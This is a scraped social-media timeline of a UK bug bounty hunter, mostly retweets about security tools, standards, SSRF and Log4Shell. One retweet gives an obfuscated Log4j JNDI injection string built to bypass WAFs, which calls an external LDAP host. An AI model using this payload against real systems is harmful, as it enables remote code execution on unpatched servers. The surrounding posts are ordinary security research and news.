
I find bugs for 🍕.
United Kingdom
Joined December 2011
- Tweets2.1K
- Following482
- Followers2.5K
- Likes3K





Pinned Tweet



I've been using AutoRepeater for years & I know from collabs/experience that not all are using it. I find it works magic in automating access control or other types of tests if you know how to configure it, so let's make an epic thread for AutoRepeater! #infosec #bugbounty [1]
Nick || hunt4p1zza retweeted

Join us for a live masterclass run by @CIISecHQ on July 20th at 16.30 BST. Presented by Technical Consultant, Flaviu Popescu, we'll look at cryptojacking and the risk it poses to organisations - including a live simulation.
Sign up for the event here - lnkd.in/epGMapid

Nick || hunt4p1zza retweeted

After 5 years of work, security.txt is officially an RFC. I am pleased to announce RFC 9116: rfc-editor.org/rfc/rfc9116.
I would like to use this opportunity to thank those who made this possible. Thank you. ❤️

ALT The security.txt specification has been published as RFC 9116
Ahead of the ISO 27001:2022 release, the ISO 27002:2022 update has recently been issued, outlining a restructure of the standard & several new controls. @DionachCyber has created a high-level overview of this to help orgs prepare for ISO 27001:2022. https://teapawt.net/t.co/APiyIbIQ7F
2
Nick || hunt4p1zza retweeted
In 2010, WikiLeaks released a classified document.
A list of infrastructure critical to U.S national security.
The government listed a Trans-Atlantic cable.
3 years ago,
19-year-old me gained ADMIN access to that cable (and another; shared codebase).
🧵Here's how I found it

Nick || hunt4p1zza retweeted

.@thaivd98 and I got to escalate a limited SSRF (CVE-2019-8451) on a BBP to extract AWS security credentials on the new metadata endpoint (IMDSv2) which is designed to block SSRF by rejecting unauthenticated GET and requiring valid token to be passed in the header. It was fun!

Is it me or did BurpSuite start doing weird stuff to make me use the mouse constantly? Ex1: Sending repeater request moves the cursor to 1st byte of the raw req (top left). Ex2: Clicking "remote" in Intruder Payload Options takes the focus off from the dropdown list.
2
2

Nick || hunt4p1zza retweeted

For the past two weeks, I've been targeted in an extremely thorough social engineering scam that nearly cost me all of my ETH. I'm super lucky to have made it through unscathed. Here's the story 👇
No doubt @_danielthatcher's HTTP Header smuggling research made it to top 10 for 2021. The article presents a simple yet powerful methodology to look for HTTP header parsing discrepancies leading to smuggling, bypasses etc. intruder.io/research/practic…

Nick || hunt4p1zza retweeted

Content Discovery and Param Miner in Burp found some hidden directory and parameter that was vulnerable to Log4j. The rest of the app was not vulnerable. CRAZY!😲
Nick || hunt4p1zza retweeted

So I share the last WAF bypass for log4j injection. WAF is OK but don't rely on them, they are fragile! Patch instead.
${j${k8s:k5:-ND}${sd:k5:-${123%25ff:-${123%25ff:-${upper:ı}:}}}ldap://mydogsbutt.com:1389/o}
To bounty hunters: go go go!
#bugbountytips


Nick || hunt4p1zza retweeted

🎉 I'm going to give one random person that retweets this $10,000. Because I’d rather spend my ad budget on you than BigTech
👩💻 I'm trying to promote my site Remote OK which helps you find a remote job so you don't need to go back to the office
💖 Thx!
remoteok.com/?ref=twga2021


Nick || hunt4p1zza retweeted
Log4shell - using the vulnerability to patch the vulnerability - very clever github.com/Cybereason/Logout…

Nick || hunt4p1zza retweeted

What people seem to miss:
The #Log4Shell vulnerability isn't just a RCE 0day.
It's a vulnerability that causes hundreds and thousands of 0days in all kinds of software products.
It's a 0day cluster bomb.


